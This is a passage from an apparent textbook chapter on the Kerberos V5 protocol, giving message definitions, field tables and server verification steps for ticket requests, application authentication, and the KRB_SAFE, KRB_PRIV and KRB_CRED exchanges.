Key Distribution Center Options

Bit(s)	Name	Description
		for the end server is to be encrypted in the session key from the additional Ticket Granting Ticket provided.
29	RESERVED	Reserved for future use.
30	RENEW	The RENEW option indicates that the present request is for a renewal. This option will only be honored if the ticket to be renewed has its RENEWABLE flag set and if the time in its renew-till field has not passed. The ticket to be renewed is passed in the padata field as part of the authentication header.
31	VALIDATE	This option is used only by the Ticket Granting Service. The VALIDATE option indicates that the request is to validate a postdated ticket. It will only be honored if the ticket presented is postdated, presently has its INVALID flag set, and would be otherwise usable at this time. A ticket cannot be validated before its start time.

KRB_KDC_REQ Definition

The KRB_KDC_REQ message has no type of its own. Instead, its type is either KRB_AS_REQ or KRB_TGS_REQ, depending on whether the request is for an initial ticket or an additional ticket. In either case, the message is sent from the client to the Authentication Server to request credentials for a service.

The message fields are as follows:

```
AS-REQ  = KDC-REQ
TGS-REQ = KDC-REQ

KDC-REQ = {
           pvno[1]               INTEGER,
           msg-type[2]           INTEGER,
           padata[3]             SEQUENCE OF PA-DATA OPTIONAL,
           req-body[4]           KDC-REQ-BODY
          }

PA-DATA = {
           padata-type[1]        INTEGER,
           padata-value[2]       BYTE STRING,
          }
                        — might be encoded AP-REQ
```

```
padata-type  = PA-ENC-TIMESTAMP
padata-value = EncryptedData — PA-ENC-TS-ENC

PA-ENC-TS-ENC = {
                 patimestamp[0] KerberosTime, — client's time
                 pausec[1]      INTEGER OPTIONAL
                }


KDC-REQ-BODY = {
           kdc-options[0] KDCOptions,
           cname[1]       PrincipalName OPTIONAL,
                          — Used only in AS-REQ
           realm[2]       Realm, — Server's realm
                          — Also client's in AS-REQ
           sname[3]       PrincipalName OPTIONAL,
           from[4]        KerberosTime OPTIONAL,
           till[5]        KerberosTime,
           rtime[6]       KerberosTime OPTIONAL,
           nonce[7]       INTEGER,
           etype[8]       SEQUENCE OF INTEGER, — EncryptionType,
                          — in preference order
           addresses[9]   HostAddresses OPTIONAL,
enc-authorization-data[10]   EncryptedData OPTIONAL,
                          — Encrypted AuthorizationData encoding
           additional-tickets[11]   SEQUENCE OF Ticket OPTIONAL
```

The fields in this message are described in table 9.5.

Table 9.5
KRB_KDC_REQ Message Fields

Field	Description
pvno	Specifies the protocol version number of each message.
msg-type	Indicates the type of protocol message. Almost always the same as the application identifier associated with a message. Included to make the identifier more readily accessible to the application. For the KDC-REQ message, is KRB_AS_REQ or KRB_TGS_REQ.
padata	Contains authentication information that may be needed before credentials can be issued or decrypted. In the case of requests for additional tickets (KRB_TGS_REQ), this field includes an element that has padata-type of PA-TGS-REQ and data of an authentication header (Ticket Granting Ticket and authenticator). The checksum in the authenticator (which must be collision-proof) is to be computed over the KDC-REQ-BODY encoding.

continues

Table 9.5, Continued
KRB_KDC_REQ Message Fields

Field	Description
	In most requests for initial authentication and most replies, the padata field is left out. Also can contain information needed by certain extensions to the Kerberos protocol. It might be used, for example, to initially verify the identity of a client before any response is returned.
patimestamp	Contains the client's time.
pausec	Contains the microseconds. It may be omitted if a client cannot generate more than one request per second. Also contains information needed to help the KDC or the client select the key needed for generating or decrypting the response, useful for supporting the use of certain "smartcards" with Kerberos.
padata-type	Indicates the way that the padata-value element is to be interpreted. Negative values of padata-type are reserved for unregistered use. Non-negative values are used for a registered interpretation of the element type.
req-body	Delimits the extent of the remaining fields. If a checksum is to be calculated over the request, it is calculated over an encoding of the KDC-REQ-BODY sequence that is enclosed within the req-body field.
kdc-options	Appears in the KRB_AS_REQ and KRB_TGS_REQ requests to the Key Distribution Center. Indicates the flags that the client wants set on the tickets as well as other information to modify the behavior of the Key Distribution Center.
cname and sname	Same as those described for the ticket. sname may only be absent when the ENC-TKT-IN-SKEY option is specified. If absent, the name of the server is taken from the name of the client in the ticket passed as additional-tickets.
enc-authorization-data	The enc-authorization-data, if present (and it can only be present in the TGS_REQ form), is an encoding of the desired authorization-data. It is encrypted under the sub-session key if present in the Authenticator, or alternatively from the session key in the Ticket Granting Ticket, both from the padata field in the KRB_AP_REQ.

Field	Description
realm	Specifies the realm part of the server's principal identifier. In the Authentication Server exchange, this is also the realm part of the client's principal identifier.
from	Included in the KRB_AS_REQ and KRB_TGS_REQ ticket requests when the requested ticket is to be postdated and specifies the desired start time for the requested ticket.
till	Contains the expiration date requested by the client in a ticket request.
rtime (optional)	The requested renew-till time sent from a client to the Key Distribution Center in a ticket request.
nonce	Part of the Key Distribution Center request and response. Holds a random number generated by the client. If the same number is included in the encrypted response from the Key Distribution Center, it provides evidence that the response is fresh and has not been replayed by an attacker. Nonces must never be reused. Ideally it should be generated randomly, but if the correct time is known, it may suffice. If the time is used as the nonce, and the time is ever reset backward, there is a small, but finite, probability that a nonce will be reused.
etype	Specifies the desired encryption algorithm to be used in the response.
addresses	Included in the initial request for tickets, and optionally included in requests for additional tickets from the Ticket Granting Service; specifies the addresses from which the requested ticket is to be valid. Usually includes the addresses for the client's host. If a proxy is requested, contains other addresses. The contents of this field are usually copied by the Key Distribution Center into the caddr field of the resulting ticket.
additional-tickets	Additional tickets may be optionally included in a request to the Ticket Granting Service. If the ENC-TKT-IN-SKEY option has been specified, then the session key from the additional ticket will be used in place of the server's key to encrypt the new ticket. If more than one option which requires additional tickets has been specified, then the additional tickets are used in the order specified by the ordering of the options bits (see kdc-options, earlier).

The optional fields are included only if necessary to perform the operation specified in the kdc-options field.

In KRB_TGS_REQ, the protocol version number appears twice and two different message types appear. The KRB_TGS_REQ message contains these fields, as does the authentication header (KRB_AP_REQ) passed in the padata field.

KRB_KDC_REP Definition

The KRB_KDC_REP message format is used for the reply from the Key Distribution Center for an initial (Authentication Server) request or a subsequent (Ticket Granting Service) request. The message type is KRB_AS_REP or KRB_TGS_REP.

The key used to encrypt the ciphertext part of the reply depends on the message type. For KRB_AS_REP, the ciphertext is encrypted in the client's secret key, and the client's key version number is included in the key version number for the encrypted data. For KRB_TGS_REP, the ciphertext is encrypted in the subsession key from the Authenticator, or if absent, the session key from the Ticket Granting Ticket used in the request. In that case, no version number is present in the EncryptedData sequence.

The KRB_KDC_REP message contains the following fields:

```
AS-REP  =  KDC-REP
TGS-REP =  KDC-REP

KDC-REP = {
           pvno[0]            INTEGER,
           msg-type[1]        INTEGER,
           padata[2]          SEQUENCE OF PA-DATA OPTIONAL,
           crealm[3]          Realm,
           cname[4]           PrincipalName,
           ticket[5]          Ticket,
           enc-part[6]        EncryptedData
          }

EncASRepPart  = EncKDCRepPart
EncTGSRepPart = EncKDCRepPart

EncKDCRepPart = {
           key[0]                    EncryptionKey,
           last-req[1]               LastReq,
           nonce[2]                  INTEGER,
           key-expiration[3]         KerberosTime OPTIONAL,
           flags[4]                  TicketFlags,
           authtime[5]               KerberosTime,
           starttime[6]              KerberosTime OPTIONAL,
           endtime[7]                KerberosTime,
           renew-till[8]             KerberosTime OPTIONAL,
           srealm[9]                 Realm,
           sname[10]                 PrincipalName,
           caddr[11]                 HostAddresses OPTIONAL
                }
```

Table 9.6 describes the fields in this message.

Table 9.6
KRB_KDC_REP Message Fields

Field	Description
pvno and msg-type	Described earlier. msg-type is KRB_AS_REP or KRB_TGS_REP.
padata	Described in detail earlier.
crealm, cname, srealm, and sname	Same as those described for the ticket.
ticket	The newly issued ticket.
enc-part	Serves as placeholder for the ciphertext and related information that forms the encrypted part of a message.
key	Same as described for the ticket.
last-req	Returned by the Key Distribution Center and specifies the time(s) of the last request by a principal. Depending on what information is available, this might be the last time that a request for a Ticket Granting Ticket was made, or the last time that a request based on a Ticket Granting Ticket was successful. It might cover all servers for a realm, or just the particular server. Some implementations may display this information to the user to aid in discovering unauthorized use of one's identity. It is similar in spirit to the last login time displayed when logging into timesharing systems.
nonce	Described earlier.
key-expiration	Part of the response from the Key Distribution Center and specifies the time that the client's secret key is due to expire.
flags, authtime, starttime, endtime, renew-till, and caddr	All duplicates of those found in the encrypted portion of the attached ticket.

The Client/Server Authentication Exchange

Network applications use the client/server authentication (CS) exchange to authenticate the client to the server and vice versa. The client must already have acquired credentials for the server using the Authentication Server or Ticket Granting Server exchange.

Note The exchange consists of two messages: KRB_AP_REQ from the client to Kerberos, and KRB_AP_REP or KRB_ERROR in reply.

The KRB_AP_REQ Message

The KRB_AP_REQ contains authentication information that should be part of the first message in an authenticated transaction. It contains a ticket, an authenticator, and some additional bookkeeping information. The ticket by itself is insufficient to authenticate a client, because tickets are passed across the network in cleartext. Tickets contain an encrypted and an unencrypted portion, so cleartext here refers to the entire unit. Tickets can be copied from one message and replayed in another without any cryptographic skill. The Authenticator is used to prevent invalid replay of tickets by proving to the server that the client knows the session key of the ticket and thus is entitled to use it. The KRB_AP_REQ message is referred to elsewhere as the "authentication header."

Generation of a KRB_AP_REQ Message

When a client wants to initiate authentication to a server, it obtains a ticket and session key for the desired service. The client can reuse any tickets it holds until they expire. The client then constructs a new Authenticator from the system time, its name, optionally, an application-specific checksum, an initial sequence number to be used in KRB_SAFE or KRB_PRIV messages, and/or a session subkey to be used in negotiations for a session key unique to this particular session.

Authenticators may not be reused and are rejected if replayed to a server. This can make applications based on unreliable transports, such as UDP, difficult to code correctly. In such cases, a new Authenticator must be generated for each retry. If a sequence number is to be included, it should be chosen randomly so that even after many messages have been exchanged, collision with other sequence numbers in use is not likely.

The client can indicate a requirement of mutual authentication or the use of a session-key based ticket by setting the appropriate flag(s) in the ap-options field of the message.

The Authenticator is encrypted in the session key and combined with the ticket to form the KRB_AP_REQ message that is then sent to the end server along with any additional application-specific information.

Receipt of a KRB_AP_REQ Message

Authentication is based on the server's current time of day (clocks must be loosely synchronized), the Authenticator, and the ticket. If an error occurs, the server is expected to reply to the client with a KRB_ERROR message. This message can be encapsulated in the application protocol if its "raw" form is not acceptable to the protocol.

There are several checks the server makes to verify the authentication. If the message type is not KRB_AP_REQ, the server returns the KRB_AP_ERR_MSG_TYPE error. If the key version indicated by the ticket in the KRB_AP_REQ is not one the server can use, the KRB_AP_ERR_BADKEYVER error is returned. If the USE-SESSION-KEY flag is set in the ap-options field, it indicates to the server that the ticket is encrypted in the session key from the server's Ticket Granting Ticket rather than its secret key. Because it is possible for the server to be registered in multiple realms, with different keys in each, the srealm field in the unencrypted portion of the ticket in the KRB_AP_REQ is used to specify which secret key the server should use to decrypt that ticket. The KRB_AP_ERR_NOKEY error code is returned if the server doesn't have the proper key to decipher the ticket.

The ticket is decrypted using the version of the server's key specified by the ticket. If the decryption routines detect a modification of the ticket, the KRB_AP_ERR_BAD_INTEGRITY error is returned. In this case, chances are good that different keys were used to encrypt and decrypt.

The authenticator is decrypted using the session key extracted from the decrypted ticket. If decryption shows it to have been modified, the KRB_AP_ERR_BAD_INTEGRITY error is returned. The name and realm of the client from the ticket are compared against the same fields in the Authenticator.

If, on the other hand, they don't match, the KRB_AP_ERR_BADMATCH error is returned. They might not match, for example, if the wrong session key was used to encrypt the Authenticator. The addresses in the ticket (if any) are then searched for an address that matches the operating–system-reported address of the client. If no match is found or the server insists on ticket addresses when none are present in the ticket, the KRB_AP_ERR_BADADDR error is returned.

If the server time and the client time in the authenticator differ by more than the allowable clock skew (5 minutes), the KRB_AP_ERR_SKEW error is returned. If the server name along with the client name, time and microsecond fields from the Authenticator match any recently seen such tuples, the KRB_AP_ERR_REPEAT error is returned.

The rejection here is restricted to Authenticators from the same principal to the same server. Other client principals communicating with the same server principal should not have their Authenticators rejected if the time and microsecond fields happen to match some other client's authenticator.

The server must remember any authenticator presented within the allowable clock skew, so that a replay attempt is guaranteed to fail. If a server loses track of any authenticator presented within the allowable clock skew, it will reject all requests until the clock skew interval has passed. This assures that any lost or replayed authenticators will fall outside the allowable clock skew and can no longer be successfully replayed. If this is not done, an attacker could conceivably record the ticket and authenticator sent over the network to a server.

It could then disable the client's host, pose as the disabled host, and replay the ticket and authenticator to subvert the authentication. If a sequence number is provided in the authenticator, the server saves it for later use in processing KRB_SAFE and/or KRB_PRIV messages. If a subkey is present the server saves it for later use or uses it to help generate its own choice for a subkey to be returned in a KRB_AP_REP message.

The server computes the age of the ticket: server time minus the start time inside the Ticket. If the start time is later than the current time by more than the allowable clock skew or if the INVALID flag is set in the ticket, the KRB_AP_ERR_TKT_NYV error is returned. Otherwise, if the current time is later than the end time by more than the allowable clock skew, the KRB_AP_ERR_TKT_EXPIRED error is returned.

If all these checks succeed without an error, the server is assured that the client possesses the credentials of the principal named in the ticket and thus, the client has been authenticated to the server.

Generation of a KRB_AP_REP Message

Typically, a client's request includes both the authentication information and its initial request in the same message. The server need not explicitly reply to the KRB_AP_REQ. If mutual authentication is being performed, however, the KRB_AP_REQ message will have MUTUAL-REQUIRED set in its ap-options field. Then a KRB_AP_REP message is required in response. As with the error message, this message can be encapsulated in the application protocol if its raw form is unacceptable to the application's protocol. The timestamp and microsecond field used in the reply must be the client's timestamp and microsecond field, as provided in the Authenticator. If a sequence number is to be included, it should be chosen randomly, as described earlier for the Authenticator. A subkey can be included if the server desires to negotiate a different subkey. The KRB_AP_REP message is encrypted in the session key extracted from the ticket.

Receipt of a KRB_AP_REP Message

If a KRB_AP_REP message is returned, the client uses the session key from the credentials obtained for the server to decrypt the message, and then verifies that the timestamp and microsecond fields match those in the Authenticator it sent to the server. If they match, the client is assured that the server is genuine. The sequence number and subkey, if present, are retained for later use.

Using the Encryption Key

After the KRB_AP_REQ/KRB_AP_REP exchange has occurred, the client and server share an encryption key that can be used by the application. The "true session key" to be used for KRB_PRIV, KRB_SAFE, or other application-specific purposes can be chosen by the application based on the subkeys in the KRB_AP_REP message and the Authenticator. In some cases,

the use of this session key is implicit in the protocol. In other cases the method of use must be chosen from several alternatives.

With both the one-way and mutual authentication exchanges, the peers should take care not to send sensitive information to each other without proper assurances. In particular, applications that require privacy or integrity should use the KRB_AP_REP or KRB_ERROR responses from the server to client to assure both client and server of their peer's identity. If an application protocol requires privacy of its messages, it can use the KRB_PRIV message. The KRB_SAFE message can be used to assure integrity.

Client/Server (CS) Message Specifications

This section specifies the format of the messages used for the authentication of the client to the application server.

KRB_AP_REQ Definition

The KRB_AP_REQ message contains the Kerberos protocol version number, the message type KRB_AP_REQ, an options field to indicate any options in use, and the ticket and authenticator themselves. The KRB_AP_REQ message is often referred to as the *authentication header*.

```
AP-REQ = {
            pvno[0]                     INTEGER,
            msg-type[1]                 INTEGER,
            ap-options[2]               APOptions,
            ticket[3]                   Ticket,
            authenticator[4]            EncryptedData
         }

APOptions = BIT STRING {
            reserved(0),
            use-session-key(1),
            mutual-required(2),
            reserved(3-31)
                      }
```

Table 9.7 describes the fields in this message.

Table 9.7
KRB_AP_REQ Message Fields

Field	Description
pvno and msg-type	Described earlier. msg-type is KRB_AP_REQ.
ap-options	Appears in the application request (KRB_AP_REQ) and affects the way the request is processed.

continues

Table 9.7, Continued
KRB_AP_REQ Message Fields

Field	Description
	The USE-SESSION-KEY option indicates that the ticket the client is presenting to a server is encrypted in the session key from the server's Ticket Granting Ticket. When this option is not specified, the ticket is encrypted in the server's secret key. The MUTUAL-REQUIRED option tells the server that the client requires mutual authentication, and that it must respond with a KRB_AP_REP message.
ticket	Authenticates the client to the server.
authenticator	Contains the authenticator, which includes the client's choice of a subkey.

KRB_AP_REP Definition

The KRB_AP_REP message contains the Kerberos protocol version number, the message type, and an encrypted timestamp. The message is sent in response to an application request (KRB_AP_REQ) in which the mutual authentication option has been selected in the ap-options field.

```
AP-REP = {
          pvno[0]                  INTEGER,
          msg-type[1]              INTEGER,
          enc-part[2]              EncryptedData
         }

EncAPRepPart = {
          ctime[0]                 KerberosTime,
          cusec[1]                 INTEGER,
          subkey[2]                EncryptionKey OPTIONAL,
          seq-number[3]            INTEGER OPTIONAL
               }
```

Table 9.8 describes the fields in this message.

Table 9.8
KRB_AP_REP Message Fields

Field	Description
pvno and msg-typeq	Described earlier. msg-type is KRB_AP_REP.
enc-part	Described earlier.

Field	Description
ctime	Contains the current time on the client's host.
cusec	Contains the microsecond part of the client's timestamp.
subkey	Contains an encryption key to be used to protect this specific application session. Unless an application specifies otherwise, if this field is left out, the subsession key from the authenticator is used. If the subsession key also is left out, the session key from the ticket is used.

Error Message Reply

If an error occurs while processing the application request, the KRB_ERROR message is sent in response. The cname and crealm fields can be left out if the server cannot determine their appropriate values from the corresponding KRB_AP_REQ message. If the Authenticator was decipherable, the ctime and cusec fields contain the values from it.

The KRB_SAFE Exchange

The KRB_SAFE message may be used by clients that require the capability to detect modifications of messages they exchange. It achieves this by including a keyed, collision-proof checksum of the user data and some control information. The checksum is keyed with an encryption key. Kerberos usually uses the last key negotiated via subkeys, or the session key if no negotiation has occurred.

Generation of a KRB_SAFE Message

When an application needs to send a KRB_SAFE message, it collects its data and the appropriate control information and computes a checksum over them. The checksum algorithm should be some sort of keyed one-way function such as the RSA-MD5-DES, or the DES-MAC, generated using the subsession key if present, or otherwise the session key. Different algorithms can be selected by changing the checksum type in the message. Unkeyed or non-collision-proof checksums are not suitable for this use.

Next, a decision must be made about the appropriate control information to use. The control information for the KRB_SAFE message includes a timestamp and a sequence number. Designers of applications that use the KRB_SAFE message must choose at least one of the two mechanisms based on the needs of the application protocol.

Sequence numbers are useful when all messages sent will be received by one's peer. Connection state presently is required to maintain the session key, so maintaining the next sequence number should not present an additional problem.

If the application protocol is expected to tolerate lost messages without them being resent, the use of the timestamp is the appropriate replay detection mechanism. Using timestamps also is the appropriate mechanism for multicast protocols in which all one's peers share a common subsession key, but some messages are sent to a subset of one's peers.

After computing the checksum, the client then transmits the information and checksum to the recipient.

Receipt of KRB_SAFE Message

When an application receives a KRB_SAFE message, it verifies it as follows. If any error occurs, an error code is reported for use by the application.

The message is first checked by verifying that the protocol version and type fields match the current version and KRB_SAFE, respectively. A mismatch generates a KRB_AP_ERR_BADVERSION or KRB_AP_ERR_MSG_TYPE error.

The application verifies that the checksum used is a collision-proof keyed checksum, and if it is not, a KRB_AP_ERR_INAPP_CKSUM error is generated. The recipient verifies that the operating system's report of the sender's address matches the sender's address in the message. If a recipient address is specified or the recipient requires an address, then it checks that one of the recipient's addresses appears as the recipient's address in the message. A failed match for either case generates a KRB_AP_ERR_BADADDR error. Then the timestamp and usec and/or the sequence number fields are checked.

If timestamp and usec are expected and not present, or they are present but not current, the KRB_AP_ERR_SKEW error is generated. If the server name along with the client name, time, and microsecond fields from the Authenticator match any recently seen such tuples, the KRB_AP_ERR_REPEAT error is generated. If an incorrect sequence number is included, or a sequence number is expected but not present, the KRB_AP_ERR_BADORDER error is generated. If neither a timestamp and usec nor a sequence number is present, a KRB_AP_ERR_MODIFIED error is generated.

Finally, the checksum is computed over the data and control information, and if it doesn't match the received checksum, a KRB_AP_ERR_MODIFIED error is generated.

If all the checks succeed, the application is assured that the message was generated by its peer and not modified in transit.

KRB_SAFE Message Specification

This section specifies the format of a message that can be used by either side, client or server, of an application to send a tamperproof message to its peer. It presumes that a session key has previously been exchanged; for example, by using the KRB_AP_REQ/KRB_AP_REP messages.

KRB_SAFE Definition

The KRB_SAFE message contains user data along with a collision-proof checksum keyed with the session key. The message fields are as follows:

```
KRB-SAFE = {
            pvno[0]              INTEGER,
            msg-type[1]          INTEGER,
            safe-body[2]         KRB-SAFE-BODY,
            cksum[3]             Checksum
           }

KRB-SAFE-BODY = {
            user-data[0]         BYTE STRING,
            timestamp[1]         KerberosTime OPTIONAL,
            usec[2]              INTEGER OPTIONAL,
            seq-number[3]        INTEGER OPTIONAL,
            s-address[4]         HostAddress,
            r-address[5]         HostAddress OPTIONAL
                }
```

The fields for this message are described in table 9.9.

Table 9.9
KRB_SAFE Message Fields

Field	Description
pvno and msg-type	Described earlier. msg-type is KRB_SAFE.
safe-body	Serves as a placeholder for the body of the KRB-SAFE message. It is to be encoded separately and then have the checksum computed over it, for use in the cksum field.
cksum	Contains the checksum of the application data. The checksum is computed over the encoding of the KRB-SAFE-BODY sequence.
user-data	Part of the KRB_SAFE and KRB_PRIV messages. It contains the application specific data that is being passed from the sender to the recipient.
timestamp	Part of the KRB_SAFE and KRB_PRIV messages. Its contents are the current time as known by the sender of the message. By checking the timestamp, the recipient of the message is able to make sure that it was recently generated, and is not a replay.
usec	Part of the KRB_SAFE and KRB_PRIV headers. It contains the microsecond part of the timestamp.
seq-number	Described earlier.

continues

Table 9.9, Continued
KRB_SAFE Message Fields

Field	Description
s-address	Specifies the address in use by the sender of the message.
r-address	Specifies the address in use by the recipient of the message. It can be omitted for some uses, such as broadcast protocols, but the recipient can arbitrarily reject such messages. This field, along with s-address, can be used to help detect messages that have been incorrectly or maliciously delivered to the wrong recipient.

The KRB_PRIV Exchange

The KRB_PRIV message provides clients confidentiality and the capability to detect modifications of exchanged messages by encrypting the messages and adding control information.

Generation of a KRB_PRIV Message

When an application needs to send a KRB_PRIV message, it collects its data and the appropriate control information and encrypts them under an encryption key, usually the last key negotiated via subkeys, or if no negotiation has occurred, the session key. As part of the control information, the client must choose to use a timestamp, a sequence number, or both. After the user data and control information are encrypted, the client transmits the ciphertext and some "envelope" information to the recipient.

Receipt of KRB_PRIV Message

When an application receives a KRB_PRIV message, it verifies it as follows. If any error occurs, an error code is reported for use by the application.

The message is first checked by verifying that the protocol version and type fields match the current version and KRB_PRIV, respectively. A mismatch generates a KRB_AP_ERR_BADVERSION or KRB_AP_ERR_MSG_TYPE error. The application then decrypts the ciphertext and processes the resultant plaintext. If decryption shows the data to have been modified, a KRB_AP_ERR_BAD_INTEGRITY error is generated. The recipient verifies that the operating system's report of the sender's address matches the sender's address in the message. If a recipient address is specified or the recipient requires an address, then it checks that one of the recipient's addresses appears as the recipient's address in the message. A failed match for either case generates a KRB_AP_ERR_BADADDR error.

Then the timestamp and usec and/or the sequence number fields are checked. If timestamp and usec are expected and not present, or if they are present but not current, the KRB_AP_ERR_SKEW error is generated. If the server name along with the client name, time,

and microsecond fields from the Authenticator match any recently seen such tuples, the KRB_AP_ERR_REPEAT error is generated. If an incorrect sequence number is included, or a sequence number is expected but not present, the KRB_AP_ERR_BADORDER error is generated. If neither a timestamp and usec nor a sequence number is present, a KRB_AP_ERR_MODIFIED error is generated.

If all the checks succeed, the application can assume the message was generated by its peer, and was securely transmitted.

KRB_PRIV Message Specification

This section specifies the format of a message that can be used by either side, client or server, of an application to send, securely and privately, a message to its peer. It presumes that a session key has previously been exchanged.

KRB_PRIV Definition

The KRB_PRIV message contains user data encrypted in the Session Key. The message fields are as follows:

```
   KRB-PRIV = {
               pvno[0]              INTEGER,
               msg-type[1]          INTEGER,
               enc-part[3]          EncryptedData
              }

EncKrbPrivPart = {
               user-data[0]         BYTE STRING,
               timestamp[1]         KerberosTime OPTIONAL,
               usec[2]              INTEGER OPTIONAL,
               seq-number[3]        INTEGER OPTIONAL,
               s-address[4]         HostAddress, — sender's addr
               r-address[5]         HostAddress OPTIONAL
                                              — recip's addr
                 }
```

Table 9.10 describes the fields for this message.

Table 9.10
KRB_PRIV Message Fields

Field	Description
pvno and msg-type	Described earlier. msg-type is KRB_PRIV.
enc-part	Holds an encoding of the EncKrbPrivPart sequence encrypted under the session key. This encrypted encoding is used for the enc-part field of the KRB-PRIV message.

continues

Table 9.10, Continued
KRB_PRIV Message Fields

Field	Description
user-data, timestamp, usec, s-address, and r-address	Described earlier.
seq-number	Described earlier.

The KRB_CRED Exchange

The KRB_CRED message can be used by clients who require the capability to send Kerberos credentials from one host to another. It achieves this by sending the tickets together with encrypted data that contain the session keys and other information associated with the tickets.

Generation of a KRB_CRED Message

When an application needs to send a KRB_CRED message, it first obtains credentials to be sent to the remote host. Then it uses the ticket or tickets it obtains to construct a KRB_CRED message. It places the necessary session key to use each ticket in the key field of the corresponding KrbCredInfo sequence of the encrypted part of the KRB_CRED message.

Other information associated with each ticket and obtained during the KRB_TGS exchange also is placed in the corresponding KrbCredInfo sequence in the encrypted part of the KRB_CRED message. The current time and, if specifically required by the application, the nonce, s-address, and r-address fields are placed in the encrypted part of the KRB_CRED message. It is then encrypted under an encryption key previously exchanged in the KRB_AP exchange.

Receipt of KRB_CRED Message

When an application receives a KRB_CRED message, it verifies it. If any error occurs, an error code is reported for use by the application. The message is verified by checking that the protocol version and type fields match the current version and KRB_CRED, respectively. A mismatch generates a KRB_AP_ERR_BADVERSION or KRB_AP_ERR_MSG_TYPE error.

The application then decrypts the ciphertext and processes the resultant plaintext. If decryption shows the data to have been modified, a KRB_AP_ERR_BAD_INTEGRITY error is generated. If present or required, the recipient verifies that the operating system's report of the sender's address matches the sender's address in the message.

Next it checks that one of the recipient's addresses appears as the recipient's address in the message. A failed match for either case generates a KRB_AP_ERR_BADADDR error. The

timestamp and usec fields, and the nonce field if required, are checked next. If the timestamp and usec are not present, or if they are present but not current, the KRB_AP_ERR_SKEW error is generated.

If all the checks succeed, the application stores each of the new tickets in its ticket cache together with the session key and other information in the corresponding KrbCredInfo sequence from the encrypted part of the KRB_CRED message.

KRB_CRED Message Specification

This section specifies the format of a message that can be used to send Kerberos credentials from one principal to another. It presumes that a session key has already been exchanged perhaps by using the KRB_AP_REQ/KRB_AP_REP messages.

KRB_CRED Definition

The KRB_CRED message contains a sequence of tickets to be sent and information needed to use the tickets, including the session key from each. The information needed to use the tickets is encrypted under an encryption key previously exchanged. The message fields are as follows:

```
KRB-CRED = {
            pvno[0]                 INTEGER,
            msg-type[1]             INTEGER, — KRB_CRED
            tickets[2]              SEQUENCE OF Ticket,
            enc-part[3]             EncryptedData
           }

EncKrbCredPart = {
            ticket-info[0]          SEQUENCE OF KrbCredInfo,
            nonce[1]                INTEGER OPTIONAL,
            timestamp[2]            KerberosTime OPTIONAL,
            usec[3]                 INTEGER OPTIONAL,
            s-address[4]            HostAddress OPTIONAL,
            r-address[5]            HostAddress OPTIONAL
                 }

KrbCredInfo = {
            key[0]                  EncryptionKey,
            prealm[1]               Realm OPTIONAL,
            pname[2]                PrincipalName OPTIONAL,
            flags[3]                TicketFlags OPTIONAL,
            authtime[4]             KerberosTime OPTIONAL,
            starttime[5]            KerberosTime OPTIONAL,
            endtime[6]              KerberosTime OPTIONAL
            renew-till[7]           KerberosTime OPTIONAL,
            srealm[8]               Realm OPTIONAL,
            sname[9]                PrincipalName OPTIONAL,
            caddr[10]               HostAddresses OPTIONAL
              }
```

Table 9.11 describes the fields in this message.

Table 9.11
KRB_CRED Message Fields

Field	Description
pvno and msg-type	Described earlier. msg-type is KRB_CRED.
tickets	The tickets obtained from the Key Distribution Center specifically for use by the intended recipient. Successive tickets are paired with the corresponding KrbCredInfo sequence from the enc-part of the KRB-CRED message.
enc-part	Holds an encoding of the EncKrbCredPart sequence encrypted under the session key shared between the sender and the intended recipient. This encrypted encoding is used for the enc-part field of the KRB-CRED message.
nonce	If practical, an application may require the inclusion of a nonce generated by the recipient of the message. If the same value is included as the nonce in the message, it provides evidence that the message is fresh and has not been replayed by an attacker. A nonce must never be reused.
timestamp and usec	Specify the time that the KRB-CRED message was generated. The time is used to provide assurance that the message is fresh.
s-address and r-address	Described earlier. Used to provide additional assurance of the integrity of the KRB-CRED message.
key	Exists in the corresponding ticket passed by the KRB-CRED message and is used to pass the session key from the sender to the intended recipient.

The following fields are optional. If present, they can be associated with the credentials in the remote ticket file. If left out, it is assumed that the recipient of the credentials already knows their value.

Field	Description
prealm and pname	The name and realm of the delegated principal identity.
lags, authtime, starttime, endtime, renew-till, srealm, sname, and caddr	Contain the values of the corresponding fields from the ticket found in the ticket field. Descriptions of sname, and caddr the fields are identical to the descriptions in the KDC-REP message.

Names

Kerberos realms are encoded as GeneralString. Realms cannot contain a character that has the code 0 (the ASCII NULL). Most realms consist of several components separated by periods (.) in the style of Internet domain names or separated by slashes (/) in the style of X.500 names. A PrincipalName is a sequence of components consisting of the following subfields:

```
Realm =           GeneralString

PrincipalName =   {
             name-type[0]    INTEGER,
             name-string[1]  GeneralString
                  }
```

The principal name encoding consists of the following two fields:

- **name-type.** Specifies the type of name that follows.
- **name-string.** Encodes a sequence of components that form a name. Each component is encoded as a GeneralString. Taken together, a PrincipalName and a Realm form a principal identifier. Most PrincipalNames will have only a few components, typically one or two. No two names can be the same. At least one of the components, or the realm, must be different.

Time

The timestamps used in Kerberos are encoded as GeneralizedTime. An encoding specifies the UTC time zone (Z) and cannot include any fractional portions of the seconds. It further cannot include any separators. Example: The only valid format for UTC time 6 minutes, 27 seconds after 9 PM on 6 November 1985 is 19851106210627Z.

Host Addresses

Kerberos messages usually contain a reference to a specific host, or a list of hosts. That reference is stored as a host address. A host address is a sequence of components consisting of the following subfields:

```
HostAddress =  {
             addr-type[0]    INTEGER,
             address[1]      BYTE STRING
               }

HostAddresses = {
             addr-type[0]    INTEGER,
             address[1]      BYTE STRING
                }
```

The host address encoding consists of the following two fields:

- **addr-type.** Specifies the type of address that follows.
- **address.** Encodes a single address of type addr-type.

The two forms differ slightly. HostAddress contains exactly one address. HostAddresses contains a sequence of possibly many addresses.

Authorization Data

Kerberos messages contain authorization data, which is a sequence of components consisting of the following subfields:

```
AuthorizationData =  {
            ad-type[0]    INTEGER,
            ad-data[1]    BYTE STRING
                    }
```

The authorization data encoding consists of the following two fields:

- **ad-type.** Specifies the format for the ad-data subfield. All negative values are reserved for local use. Non-negative values are reserved for registered use.
- **ad-data.** Contains authorization data to be interpreted according to the value of the corresponding ad-type field.

Last Request Data

As a part of the Authentication Server transaction, a last request field is returned. The contents of this field should be displayed to users to enable them to detect unauthorized use of their account. The last request is a sequence of components consisting of the following subfields:

```
LastReq = {
            lr-type[0]              INTEGER,
            lr-value[1]             KerberosTime
           }
```

Table 9.12 describes the fields in this message.

Table 9.12
Last Request Fields

Field	Description
lr-type	Indicates how the following lr-value field is to be interpreted. Negative values indicate that the information pertains only to the responding server. Non-negative values pertain to all servers for the realm. 0 No information conveyed by lr-value subfield.

Field	Description	
	1	Time of last initial request for a Ticket Granting Ticket.
	2	Time of last initial request.
	3	Time of issue for newest Ticket Granting Ticket used.
